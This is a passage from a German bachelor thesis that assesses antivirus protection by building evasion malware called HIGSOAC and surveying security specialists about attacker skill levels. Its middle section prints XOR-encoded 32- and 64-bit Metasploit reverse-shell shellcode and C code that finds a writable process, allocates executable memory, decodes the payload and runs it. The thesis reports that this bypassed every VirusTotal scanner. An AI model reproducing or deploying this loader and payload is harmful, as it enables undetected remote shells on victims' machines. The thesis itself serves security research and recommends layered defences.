   "\xc1\xb8\x92\xce\xa7\x09\x11\x01\xb8\x77\x2f\x4f"
   "\xc0\x5a\x27\xb8\x92\xfc\xb7\xf2\xe5\x11\x2f\xe1"
   "\xd2\xfa\xda\xb8\x92\x7b\x41\x3b\x4d\xc7\xbc\xa7"
   "\x32\x42\xfc\x00\x54\x35\x28\x2d\x47\x14\xb8\x92"
   "\x47";
```

Listing 3.5: XOR kodierter 32-Bit Metasploit Payload einer Reverse Shell

```
unsigned char buf[] =
   "\xbb\x0f\xc4\xa3\xb7\xaf\x87\x47\x47\x47\x06\x16"
   "\x06\x17\x15\x16\x11\x0f\x76\x95\x22\x0f\xcc\x15"
   "\x27\x0f\xcc\x15\x5f\x0f\xcc\x15\x67\x0f\xcc\x35"
   "\x17\x0f\x48\xf0\x0d\x0d\x0a\x76\x8e\x0f\x76\x87"
   "\xeb\x7b\x26\x3b\x45\x6b\x67\x06\x86\x8e\x4a\x06"
   "\x46\x86\xa5\xaa\x15\x06\x16\x0f\xcc\x15\x67\xcc"
   "\x05\x7b\x0f\x46\x97\xcc\xc7\xcf\x47\x47\x47\x0f"
   "\xc2\x87\x33\x20\x0f\x46\x97\x17\xcc\x0f\x5f\x03"
   "\xcc\x07\x67\x0e\x46\x97\xa4\x11\x0f\xb8\x8e\x06"
   "\xcc\x73\xcf\x0f\x46\x91\x0a\x76\x8e\x0f\x76\x87"
   "\xeb\x06\x86\x8e\x4a\x06\x46\x86\x7f\xa7\x32\xb6"
```

```
13    "\x0b\x44\x0b\x63\x4f\x02\x7e\x96\x32\x9f\x1f\x03"
14    "\xcc\x07\x63\x0e\x46\x97\x21\x06\xcc\x4b\x0f\x03"
15    "\xcc\x07\x5b\x0e\x46\x97\x06\xcc\x43\xcf\x0f\x46"
16    "\x97\x06\x1f\x06\x1f\x19\x1e\x1d\x06\x1f\x06\x1e"
17    "\x06\x1d\x0f\xc4\xab\x67\x06\x15\xb8\xa7\x1f\x06"
18    "\x1e\x1d\x0f\xcc\x55\xae\x10\xb8\xb8\xb8\x1a\x0e"
19    "\xf9\x30\x34\x75\x18\x74\x75\x47\x47\x06\x11\x0e"
20    "\xce\xa1\x0f\xc6\xab\xe7\x46\x47\x47\x0e\xce\xa2"
21    "\x0e\xfb\x45\x47\x47\x17\x4d\xc7\x45\x48\x06\x13"
22    "\x0e\xce\xa3\x0b\xce\xb6\x06\xfd\x0b\x30\x61\x40"
23    "\xb8\x92\x0b\xce\xad\x2f\x46\x46\x47\x47\x1e\x06"
24    "\xfd\x6e\xc7\x2c\x47\xb8\x92\x17\x17\x0a\x76\x8e"
25    "\x0a\x76\x87\x0f\xb8\x87\x0f\xce\x85\x0f\xb8\x87"
26    "\x0f\xce\x86\x06\xfd\xad\x48\x98\xa7\xb8\x92\x0f"
27    "\xce\x80\x2d\x57\x06\x1f\x0b\xce\xa5\x0f\xce\xbe"
28    "\x06\xfd\xde\xe2\x33\x26\xb8\x92\x0f\xc6\x83\x07"
29    "\x45\x47\x47\x0e\xff\x24\x2a\x23\x47\x47\x47\x47"
30    "\x47\x06\x17\x06\x17\x0f\xce\xa5\x10\x10\x10\x0a"
31    "\x76\x87\x2d\x4a\x1e\x06\x17\xa5\xbb\x21\x80\x03"
32    "\x63\x13\x46\x46\x0f\xca\x03\x63\x5f\x81\x47\x2f"
33    "\x0f\xce\xa1\x11\x17\x06\x17\x06\x17\x06\x17\x0e"
34    "\xb8\x87\x06\x17\x0e\xb8\x8f\x0a\xce\x86\x0b\xce"
35    "\x86\x06\xfd\x3e\x8b\x78\xc1\xb8\x92\x0f\x76\x95"
36    "\x0f\xb8\x8d\xcc\x49\x06\xfd\x4f\xc0\x5a\x27\xb8"
37    "\x92\xfc\xb7\xf2\xe5\x11\x06\xfd\xe1\xd2\xfa\xda"
38    "\xb8\x92\x0f\xc4\x83\x6f\x7b\x41\x3b\x4d\xc7\xbc"
39    "\xa7\x32\x42\xfc\x00\x54\x35\x28\x2d\x47\x1e\x06"
40    "\xce\x9d\xb8\x92\x47";
```

Listing 3.6: XOR kodierter 64-Bit Metasploit Payload einer Reverse Shell

Zur Umgehung der Verhaltenserkennung wird die Payload dekodiert und ausgeführt, wenn ein fremder Prozess existiert, auf dessen Speicherbereich geschrieben werden darf. Mittels der Windows Funktion *EnumProcesses()* werden in einem Array alle PIDs der laufenden Prozesse gespeichert. Dies ist im Listing 3.7 dargestellt. Anschließend wird für jede PID mithilfe der Funktion *OpenProcess()* versucht, auf den Prozess mit Lese- und Schreibrechten seines Adressbereiches zuzugreifen. Existiert ein solcher Prozess, wird mit der Funktion *IsWoW64Process()* verifiziert, ob der gefundene Prozess im x86 Emulator ausgeführt wird. Unter Berücksichtigung der Systemarchitektur wird sichergestellt, dass der fremde Prozess derselben Architektur unterliegt wie dem HIGSOAC Prozess. Die Systemarchitektur wird mit der Funktion *GetSystemInfo()* ermittelt. Beim Schreiben und Ausführen von Assembler-Instruktionen in einem Prozess mit einer anderen Architektur würde dieser abstürzen. Da Windows 7 64-Bit MultiArch unterstützt, müssen entweder beide Prozesse im

x86 Emulator ausgeführt werden (32-Bit Prozesse) oder nicht (64-Bit Prozesse). Im Gegensatz zur 64-Bit Architektur unterstützt Windows 7 32-Bit kein MultiArch.

```
1  DWORD aProcesses[1024], cbNeeded;
2
3  if (!EnumProcesses(aProcesses, sizeof(aProcesses), &cbNeeded)
       )
4  {
5    return 1;
6  }
```

Listing 3.7: Auflistung aller Prozesse

```
1  DWORD cProcesses;
2  cProcesses = cbNeeded / sizeof(DWORD);
3
4  HANDLE hProcess = NULL;
5
6  unsigned int i;
7
8  DWORD pid = GetCurrentProcessId();
9
10 BOOL emul = false;
11 BOOL ArchOS_64 = false;
12
13 // identifiziere, ob HIGSOAC im 32-Bit Emulator ausgeführt
       wird
14 IsWow64Process(GetCurrentProcess(), &emul);
15
16 // identifiziere Systemarchitektur
17 SYSTEM_INFO siSysInfo;
18 GetSystemInfo(&siSysInfo);
19
20 if (siSysInfo.wProcessorArchitecture ==
       PROCESSOR_ARCHITECTURE_AMD64)
21   ArchOS_64 = true;
22
23
24 // suche nach einem Prozess auf dessen Speicherbedarf
       geschrieben werden darf
25 for (i = 0; i < cProcesses; i++) {
26   // versuche auf fremden Prozess zuzugreifen
27   hProcess = OpenProcess(PROCESS_CREATE_THREAD |
28             PROCESS_QUERY_INFORMATION |
29             PROCESS_VM_OPERATION |
30             PROCESS_VM_WRITE |
31             PROCESS_VM_READ,
32             FALSE,
33             aProcesses[i]);
34
35   // überprüfe ob der Prozess im x86 Emulator ausgeführt wird
36   BOOL bIsWow64 = FALSE;
```

```
37
38    // überprüfe ob es sich um einen 32 Bit Prozess handelt
39    if (emul) {
40      IsWow64Process(hProcess, &bIsWow64);
41      if (!bIsWow64)
42        hProcess = NULL;
43    }
44
45    // überprüfe, ob es sich um einen 64 Bit Prozess handelt
46    else if (ArchOS_64) {
47      IsWow64Process(hProcess, &bIsWow64);
48      if (bIsWow64)
49        hProcess = NULL;
50    }
51
52    // überprüfe, ob es sich um einen fremden Prozess handelt
53    if (aProcesses[i] == pid)
54      hProcess = NULL;
55
56    // Prozess mit den benötigten Rechten wurde gefunden
57    if (hProcess != NULL) {
58      break;
59    }
60
61  }
```

Listing 3.8: Überprüfung der Zugriffsrechte auf den Adressbereich eines Prozesses

Sofern ein fremder Prozess mit den benötigten Rechten und derselben Architektur gefunden wurde, wird in dessen Adressbereich Speicher der Größe des Metasploit Payloads allokiert, um sicherzustellen, dass die verfizierten Berechtigungen mittels der Funktion *OpenProcess()* umgesetzt werden können. Dies ist im Listing 3.9 dargestellt. Nach der erfolgreichen Allokation von Speicherbereich im fremden Prozess, wird die Metasploit Payload zur Laufzeit mittels der XOR Operation und dem Hexwert 0x47 dekodiert, wie im Unterabschnitt 2.1.2 festgelegt wurde. Das daraus resultierende Array mit den Assembler-Instruktionen einer *Reverse Shell* wird zu einem Funktionszeiger umgewandelt und ausgeführt, wie im Listing 3.10 dargestellt wird.

```
1
2  // allokiere Speicherbereich im fremden Prozess
3  LPVOID distantModuleMemorySpace = NULL;
4  distantModuleMemorySpace = VirtualAllocEx(hProcess, NULL,
     sizeof(buf), MEM_RESERVE | MEM_COMMIT,
     PAGE_EXECUTE_READWRITE);
```

Listing 3.9: Allokation von Speicherbereich in einem Prozess

```
1
2   // dekodiere Schadcode zur Laufzeit und führe es aus
3   if (distantModuleMemorySpace != NULL)
4   {
5
6     // dekodiere Metasploit Payload
7     unsigned char c = 0x47;
8     for (int i = 0; i < sizeof(buf); i++) {
9
10      buf[i] = buf[i] ^ c;
11    }
12
13    // führe Schadcode aus
14    void *exec = VirtualAlloc(0, sizeof(buf), MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);
15    memcpy(exec, buf, sizeof(buf));
16    ((void(*)())exec)();
17  }
18
19  return 0;
20
21 }
```

Listing 3.10: XOR Decoder und Ausführung eines Metasploit Payloads

Die Untersuchung der statisch kompilierten 32-Bit und 64-Bit Executables von den Antivirenprogrammen auf VirusTotal zeigt, dass mit dem vorgestellten Methoden aus Kapitel 2 alle Virenscanner umgangen werden können. Dies ist in den Abbildungen 3.4 und 3.5 grün dargestellt. Des Weiteren zeigt die Überprüfung mit den Antivirenprogrammen *avast! Free Antivirus 2015* und *Norton Security 22.5.0* keine Abweichung zu der Ausgabe von VirusTotal, wie die Abbildungen 3.6 und 3.7 zeigen.




Abbildung 3.4: Erkennungsrate der 32-Bit Malware HIGSOAC

Abbildung 3.5: Erkennungsrate der 64-Bit Malware HIGSOAC




Abbildung 3.6: avast! Free Antivirus 2015 Scan von HIGSOAC




Abbildung 3.7: Norton Security 22.5.0 Scan von HIGSOAC

HIGSOAC zeigt die Implementierung einer generischen Methodik, wie Angreifer ihre Malware vor der Virenerkennung verschleiern können. Die Angreifer mit der notwendigen Fachkompetenz zur Erstellung von Programmen wie HIGSOAC sind in der Lage Virenscanner zu umgehen. Zur Bewertung des Schutzpotentials von Antivirenprogrammen müssen die benötigten Fähigkeiten Täterprofilen zugeordnet werden.

4 Täterprofile

Im vorherigen Kapitel ist eine Schadsoftware vor allen untersuchten Antivirenprogrammen verschleiert worden. Die angewandten Methoden zur Umgehung der Virenerkennung müssen den Fachkompetenzen von Täterprofilen zugeordnet werden, um das Schutzpotential von Antivirenprogrammen zu beurteilen. Dieses ist maßgeblich davon abhängig, gegen welche Täterprofile Antivirus-Software effektiv ist.

Dieses Kapitel zeigt durch eine Befragung von Spezialisten für IT-Sicherheit, welche Täterprofile eine Schadsoftware vor der Virenerkennung verschleiern können. Die Umfrage stellt in einer Matrix die Fähigkeiten zur Umgehung von Antivirenprogrammen verschiedenen Täterprofilen gegenüber. Da es sich bei den Fähigkeiten, um technische Fertigkeiten handelt, werden die Täterprofile ausschließlich anhand ihrer Fachkompetenz gruppiert. Ihre Beweggründe hinter einem Angriff auf ein Zielsystem werden außer Acht gelassen.

4.1 Kategorisierung

Zur Einordnung der Fähigkeiten in Täterprofile, werden die verschiedenen Angreifertypen von Hald und Peterson nach ihrer Fachkompetenz gruppiert und vorgestellt. Sie unterteilen Angreifer in die Kategorien Script Kiddies, Cyber-Punks, Insiders, Petty Thieves, Gray Hats, Professional Criminals, Hacktivists und Nation States (vgl. Hald und Pederson 2012).

- Script Kiddies: Sie verwenden frei erhältliche Tools zur Ausnutzung von Schwachstellen, ohne diese konzeptionell im Detail zu verstehen. Ihre Fachkompetenz ist sehr niedrig.
- Cyber Punks und Petty Thieves: Sie verfügen über eine mittlere Fachkompetenz. Im Vergleich zu Script Kiddies verstehen sie die Konzepte hinter den Tools grundlegend und sind in der Lage diese an andere Gegebenheiten anzupassen um ihr Ziel zu erreichen. Sie verfügen über ein breit gestreutes IT-Wissen und sind in der Lage falls notwendig kleine Programme zu schreiben.
- Gray Hats: Sie besitzen eine hohe Fachkompetenz und werden im bekannten öffentlichen Sprachgebrauch als Hacker bezeichnet. Sie entwickeln Tools wie Metasploit und zeichnen sich darin aus, gerne neue Herausforderungen anzunehmen.
- Professional Criminals und Nation States: Sie verfügen über weitreichende finanzielle und damit in letzter Konsequenz auch über weitreichende personelle Ressourcen zur Ausnutzung von Schwachstellen und zur Entwicklung neuer Angriffsvektoren. Professional Criminals und Nation States sind mit der höchsten Fachkompetenz zu bewerten.

In den Gruppierungen fehlen die Täterprofile Insiders und Hacktivists. Diese können vernachlässigt werden, da ein Insider jedem Täterprofil entsprechen kann und sich nur in dem Angriffsvektor differenziert. Hacktivists bestehen hingegen den Insidern aus einer Gruppe der oben genannten Täterprofile, deren Fachkompetenz aus den Fähigkeiten ihrer Mitglieder resultieren.

4.2 Fähigkeiten

In die aufgeführten Täterprofile werden die Fähigkeiten zur Erstellung von Programmen wie HIGSOAC eingeordnet. Die Erstellung unterteilt sich in die Schritte *Verständnis klassischer Angriffsvektoren*, *Verwendung von Hacking-Tools*, *Aufbau eines virtuellen Testlabors*, *Verständnis für die Virenerkennungsverfahren*, *Umgehung der Virenscanner-Signaturerkennung* und der *Umgehung der Virenscanner-Verhaltenserkennung*.

- Verständnis klassischer Angriffsvektoren: Dem Angreifer sind die Konzepte hinter klassischen Angriffsvektoren bekannt, wie beispielsweise das Konzept einer Reverse Shell.
- Verwendung von Hacking-Tools: Der Angreifer kann Hacking-Tools wie z.B. "Metasploit" installieren und bedienen.
- Aufbau eines virtuellen Testlabors: Der Angreifer ist in der Lage eine virtuelle Laborumgebung aus Maschinen mit z.B. Virtual Box aufzusetzen und die benötigten Programme zur Nachbildung seines Zielsystems zu installieren.
- Verständnis für die Virenerkennungsverfahren: Der Angreifer kennt die unterschiedlichen Verfahren zur Virenerkennung. Er weiß, dass Virenscanner durch hinterlegte Signaturen von Schadsoftware diese erkennen können. Er kennt auch das grundsätzliche Verfahren zu der Verhaltenserkennung von Virenscannern.
- Umgehung der Virenscanner-Signaturerkennung: Der Angreifer kann die Binärdateien von Schadsoftware so verändern, dass keine Signaturen mehr übereinstimmen. Dies bewerkstelligt er beispielsweise über eine Kodierung der gefundenen Bytesequenz.
- Umgehung der Virenscanner-Verhaltenserkennung: Der Angreifer kann die Verhaltenserkennung von Virenscannern überlisten. Zum Beispiel indem die Schadsoftware den Virenscanner erkennt oder sie ihn durch andere Tricks zur Laufzeitveränderung aushebelt.

4.3 Umfrage

Zur Bewertung der Fragestellung, welche Täterprofile Schadsoftware vor der Virenerkennung verschleiern können, ist eine Umfrage durchgeführt worden. In der Umfrage werden in einer Matrix die Fähigkeiten aus dem Abschnitt 4.2 den Täterprofilen aus dem Abschnitt 4.1 gegenübergestellt, welche in der Abbildung 4.1 dargestellt wird. Durch Ankreuzen werden die Fähigkeiten spezifischen Täterprofilen zugeordnet. Diese sind nach ihrer Fachkompetenz von niedrig bis hoch sortiert. Es

können die Angreifer Antivirenprogramme umgehen, denen alle Fähigkeiten zugeordnet werden. Das Täterprofil mit der niedrigsten Fachkompetenz wird unter allen Täterprofilen als eine Stimmabgabe gewertet, dem ein Spezialist für IT-Sicherheit alle Fähigkeiten zuweist. In der Abbildung 4.2 ist ein Beispiel einer Stimmabgabe dargestellt. Diese weist den Gray Hats, Professional Criminals und Nation States alle Fähigkeiten zu, die zur Erstellung von Programm wie HIGSOAC benötigt werden. Da Gray Hats eine geringere Fachkompetenz besitzen als Professional Criminals und Nation States, können nach dem Beispiel in der Abbildung 4.2 diese bereits Antivirenprogramme umgehen.

Täterprofile / **Fähigkeiten**	Script Kiddies	Cyber Punks / Petty Thieves	Gray Hats	Professional Criminals / Nation States
Verständnis klassischer Angriffsvektoren				
Verwendung von Hacking-Tools				
Aufbau eines virtuellen Testlabors				
Verständnis für die Virenerkennungs-verfahren				
Umgehung der Virenscanner-Signaturerkennung				
Umgehung der Virenscanner-Verhaltenserkennung				

Abbildung 4.1: Fähigkeiten / Täterprofilen Matrix

Täterprofile / **Fähigkeiten**	Script Kiddies	Cyber Punks / Petty Thieves	Gray Hats	Professional Criminals / Nation States
Verständnis klassischer Angriffsvektoren		X	X	X
Verwendung von Hacking-Tools	X	X	X	X
Aufbau eines virtuellen Testlabors		X	X	X
Verständnis für die Virenerkennungs-verfahren		X	X	X
Umgehung der Virenscanner-Signaturerkennung			X	X
Umgehung der Virenscanner-Verhaltenserkennung			X	X

Abbildung 4.2: Beispiel einer Stimmabgabe

Die Durchführung der Umfrage gestaltet sich als schwierig, da nur ein begrenzter Personenkreis befragt werden kann, welche die Thematik verstehen und beurteilen müssen. Zudem müssen die qualifizierten Personen motiviert sein, um an der Umfrage teilzunehmen. Über meine Kontakte zum Frankfurter Verein der europäischen Hackervereinigung Chaos Computer Club (CCC), zu der IT-Sicherheitsfirma binsec - binary security UG und zum Studiengang Security Management an der Fachhochschule Brandenburg haben insgesamt 27 Spezialisten für IT-Sicherheit die Fähigkeiten den Täterprofilen zugeordnet. Unter den abgegebenen Stimmen der Umfrage befinden sich drei Beurteilungen der IT-Sicherheitsfirma binsec, welche als Geschäftszweig Penetration Testing anbietet. (vgl. binsec 2015). Penetration Testing ist die Durchführung von Sicherheitsanalysen an IT-Systemen, um Schwachstellen zu erkennen. Ein Angriffsvektor in einem Penetrationstest ist beispielsweise die Erstellung von Malware und diese von Zielpersonen ausführen zu lassen. Aus diesem Grund sind sie mit der Materie dieser Bachelorthesis vertraut und können die benötigten Fähigkeiten Täterprofilen zuordnen. Des Weiteren sind drei Beurteilungen von Studenten in einem Wahlpflichtfach des Masterstudienganges Security Management abgegeben worden. Der Studiengang Security Management bietet beispielsweise

Vertiefungen in „Cyberwar und Cybersecurity“ und „IT Forensik“ an (vgl. Holl, L. 2015). Die restlichen 21 Stimmen wurden vom Chaos Computer Club Frankfurt e.V. eingeholt. Der Chaos Computer Club e.V. wurde bereits vom Bundesverfassungsgericht um eine Stellungnahme in technischen Fragen zu einem Staatstrojaner gebeten (vgl. CCC 2015). Vor der Umfrage im CCC Frankfurt e.V ist der Vortrag „Im Sandkasten wird nur gespielt“ präsentiert worden, um den Mitgliedern einen Anreiz zu geben, an der Umfrage teilzunehmen. Dieser zeigt die Verfahren zur Umgehung der Virenerkennung, welche im Kapitel 2 behandelt sind (vgl. Sauer 2015). Zusammenfassend beruhen die abgegebenen Stimmen auf praktischen Erfahrungen von Einzelpersonen der IT-Sicherheit sowie auf der akademischen Lehre von Hochschulen bzw. Universitäten und werden vom Autor dieser Arbeit als repräsentative Beurteilung zur Einordnung der Fähigkeiten in Täterprofile angesehen.

Die Auswertung der Umfrage ist in der Abbildung 4.3 dargestellt und zeigt, dass eine Person vom CCC Frankfurt e.V. bereits Script Kiddies zutraut, die Virenerkennung zu umgehen. Dies könnte an dem vorausgegangenen Vortrag „Im Sandkasten wird nur gespielt“ liegen, da die generische Technik zur Verschleierung einer Schadsoftware vor der Virenerkennung in einem Skript umgesetzt werden könnte, welches Angreifer nur bedienen müssten. Ferner ist aus dem Ergebnis der Umfrage zu entnehmen, dass die befragten Studenten die Umgehung von Antivirenprogrammen nur Täternprofilen mit einer hohen Fachkompetenz zuordnen. Im Gegensatz zum CCC Frankfurt e.V und der binsec kannten sie nicht die Erstellung von Programmen wie HIGSOAC. Die restlichen Stimmen teilen sich zwischen den Gruppierungen Cyber Punks / Petty Thieves und Gray Hats auf, wobei insgesamt 15 Spezialisten beurteilen, dass bereits Gray Hats ihre Schadsoftware vor der Virenerkennung verstecken können. Dies entspricht umgerechnet ≈55,56% von allen abgegebenen Stimmen. Nach der absoluten Mehrheit wird festgestellt, dass Gray Hats, Professional Criminials und Nation States Antivirenprogramme umgehen können.




Abbildung 4.3: Auswertung der Umfrage

5 Fazit

Das Ziel dieser Bachelorthesis war es, das Schutzpotential von Antivirenprogrammen zu bewerten, indem die Täterprofile aufgezeigt werden, die ihre Schadsoftware vor der Virenerkennung verstecken können. Zur Beurteilung des Schutzpotentials wurde eine generische Technik entwickelt, um ein Schadprogramm vor den Virenscannern auf VirusTotal zu verschleiern. Nach den Konzepten zur Umgehung der Virenerkennung wurde die Malware „How I Get a Shell On Any Computer (HIGSOAC)“ erstellt, welche eine Metasploit Payload vor den Antivirenprogrammen unkenntlich macht. Im Detail wurde die Signatur- und Verhaltenserkennung umgangen, indem die Signaturen im Metasploit Payload kodiert gespeichert und zur Laufzeit dekodiert wurden. Des Weiteren überprüft HIGSOAC zur Umgehung der Verhaltenserkennung, ob der Schadcode in einer emulierten Umgebung ausgeführt wird. Die benötigten Fähigkeiten zur Erstellung von HIGSOAC wurden in einer Umfrage den Fachkompetenzen von Täterprofilen zugeordnet. Es wurden mehrere Spezialisten für IT-Sicherheit befragt, welche fast alle im Chaos Computer Club Frankfurt e.V. vertreten waren.

Die Auswertung der Umfrage ergab, dass mehr als 50% der Befragten der Meinung sind, dass bereits jeder Gray Hat seine Schadsoftware vor der Virenerkennung verstecken kann. Gray Hats besitzen eine hohe Fachkompetenz und werden im bekannten öffentlichen Sprachgebrauch als Hacker bezeichnet. Aus dieser Erkenntnis lässt sich festhalten, dass jeder Hacker in der Lage ist, Virenscanner zu umgehen.

Nach dieser Bachelorthesis und meiner professionellen Meinung als Penetration Tester nach sind Antivirenprogramme dennoch nicht obselet geworden. Antivirus-

Software ist erforderlich um breite Malware-Angriffe zu erkennen, aber weitgehend nutzlos in der Abwehr zielgerichteter Angriffe. Bei einem Malware-Angriff mit vielen Betroffenen werden die Hersteller von Antivirenprogrammen aufmerksam und versuchen ihre Virenscanner anzupassen, damit diese die Schadsoftware als bösartig erkennen. Bei zielgerichteten Einzelangriffen ist dieses nicht möglich.

Die vorgestellte Technik zur Umgehung der Virenerkennung zeigt, dass Virenscanner verbessert werden müssen. Die Hersteller von Antivirenprogrammen müssten für jede Dateiüberprüfung ein vollständiges Betriebssystem emulieren, um zu verhindern, dass eine Malware die Sandbox erkennen kann. Es stellt sich allerdings die Frage, inwieweit die Simulierung eines vollständigen Betriebssystems realisierbar wäre, da sie die Ausführung eines Programms verzögern würde. Diese Verzögerung könnte Kunden veranlassen, sich bei den Herstellern zu beschweren oder sich für ein anderes Antivirenprogramm zu entscheiden.

Ein Unternehmen sollte sich demzufolge nicht nur auf die Sicherheit von Antivirenprogrammen verlassen. Um ein angemessenes Maß an Sicherheit zu gewährleisten, sollte jedes Unternehmen eine mehrschichtige Sicherheitsarchitektur verwenden, sodass ein einzelner erfolgreicher Angriff keine vollständige Kompromittierung des Unternehmens bedeutet. Darüber hinaus sollten Sicherheitsupdates eingespielt und die Security Awareness von Mitarbeitern geschult werden. Dies erschwert einem Angreifer Zielpersonen Malware unterzuschieben und ausführen zu lassen.

6 Literaturverzeichnis

binsec, *Penetrationstests*, <http://www.binsec.de/leistungen/penetrationstests/>, besucht am 12. 11. 2015.

CCC, *Staatstrojaner erneut vor dem Bundesverfassungsgericht*, <https://www.ccc.de/de/updates/2015/bkag>, besucht am 30. 12. 2015.

Hald, S. und Pederson, J., 2012, „An updated taxonomy for characterizing hackers according to their threat properties“, *Advanced Communication Technology (ICACT), 2012 14th International Conference on*, IEEE, S. 81–86.

Heffner, C., 2006, *Taking Back Netcat*, <https://packetstormsecurity.com/files/49740/Taking_Back_Netcat.pdf.html>, besucht am 05. 10. 2015.

Holl, L., *Master SecMan - Security Management*, <http://fbwcms.fh-brandenburg.de/wirtschaft/security-management>, besucht am 30. 12. 2015.

Nasi, E., 2014a, *Bypass Antivirus Dynamic Analysis*, <http://packetstorm.foofus.com/papers/virus/BypassAVDynamics.pdf>, besucht am 07. 10. 2015.

Nasi, E., 2014b, *PE Injection Explained*, <https://dl.packetstormsecurity.net/papers/general/PE_Injection_Explained.pdf>, besucht am 07. 10. 2015.

OPSWAT, *Antivirus Product Market Share, January 2015*, <https://www.opswat.com/resources/reports/antivirus-and-compromised-device-january-2015>, besucht am 10. 01. 2015.

Ramilli, M. und Prandini, M., 2010, „Always the Same, Never the Same“, *Security & Privacy, IEEE*, IEEE, S. 73–75.

Rosenbach, M., Schmundt, H. und Stöcker, C., *Experten enttarnen Trojaner „Regin“ als Five-Eyes-Werkzeug*, <http://www.spiegel.de/netzwelt/netzpolitik/nsa-trojaner-kaspersky-enttarnt-regin-a-1015222.html>, besucht am 01. 10. 2015.

Sauer, D., *Im Sandkasten wird nur gespielt*, <http://ccc-ffm.de/videos/>, besucht am 23. 12. 2015.

VirusTotal, *About VirusTotal*, <https://www.virustotal.com/de/about/>, besucht am 05. 10. 2015.

Virvilis, N. und Gritzalis, D., 2013, „The Big Four - What We Did Wrong in Advanced Persistent Threat Detection?“, *Availability, Reliability and Security (ARES), 2013 Eighth International Conference on*, IEEE, S. 248–254.

Anhang

Quellcode von Higsoac

Aufgrund §202c StGB wurde auf die vollständige Veröffentlichung des Quellcodes von HIGSOAC verzichtet.

Antivirenprogramme

Vollständige Liste der Antivirenprogramme auf VirusTotal (entnommen aus `https://www.virustotal.com/de/about/credits/`, besucht am 01.10.2015):

- AegisLab (AegisLab)
- Agnitum (Agnitum)
- AhnLab (V3)
- Alibaba Group (Alibaba)
- Antiy Labs (Antiy-AVL)
- ALWIL (Avast! Antivirus)
- Arcabit (Arcabit)
- AVG Technologies (AVG)
- Avira (AntiVir)
- BluePex (AVware)
- Baidu (Baidu-International)
- BitDefender GmbH (BitDefender)
- Bkav Corporation (Bkav)
- ByteHero Information Security Technology Team (ByteHero)
- Cat Computer Services (Quick Heal)
- CMC InfoSec (CMC Antivirus)
- Cyren (Cyren)
- ClamAV (ClamAV)
- Comodo (Comodo)
- Doctor Web, Ltd. (DrWeb)
- ESTsoft (ALYac)

- Emsi Software GmbH (Emsisoft)
- Eset Software (ESET NOD32)
